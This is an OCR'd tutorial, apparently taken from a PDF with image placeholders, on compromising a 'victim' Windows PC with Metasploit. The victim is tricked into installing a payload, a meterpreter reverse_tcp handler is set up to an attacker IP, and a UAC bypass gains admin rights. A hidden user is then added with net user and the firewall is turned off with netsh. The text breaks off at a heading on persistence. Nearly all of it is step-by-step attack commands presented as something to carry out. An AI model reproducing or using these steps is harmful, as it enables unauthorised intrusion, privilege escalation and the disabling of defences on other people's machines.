
Install the given software to victim device by using **"SOCIAL ENGINEERING"**
Then type **"msfconsole"** on the terminal




Run the following commands to operate:

Use exploit/multi/handler <enter>
Set payload windows/meterpreter/reverse_tcp <enter>
Set lhost 192.168.201.130(Ip-host) <enter>
Set lport 8090 <enter>
Exploit <enter>

Wait for the victim to install the software, whenever software will be installed a session will be opened.




Session has been opened:



To get system information:


Type **"sysinfo"**



To get Hard disk and bios information:


Hard disk info:

In shell command type “chkdsk”



To get Bios info:

Type “wmic bios get smbiosbiosversion



”

To get the admin access:

Background the fist session

>background

Use exploit/windows/local/bypassuac <enter>

Set session 1 <enter>


Set payload windows/meterpreter/reverse_tcp

Set lhost 192.168.201.130

Set lport 8090

Exploit

New session will opened of admi privileges




Create own user on victim-pc:


>shell

Channel 1 will be created


Type “net user <user-name> <password> /add

User will be added.







Closing the firewall:



To close the firewall we have to use shell comand only

C:/windows/System32>netsh advfirewall set all profiles state off






Get persistence:

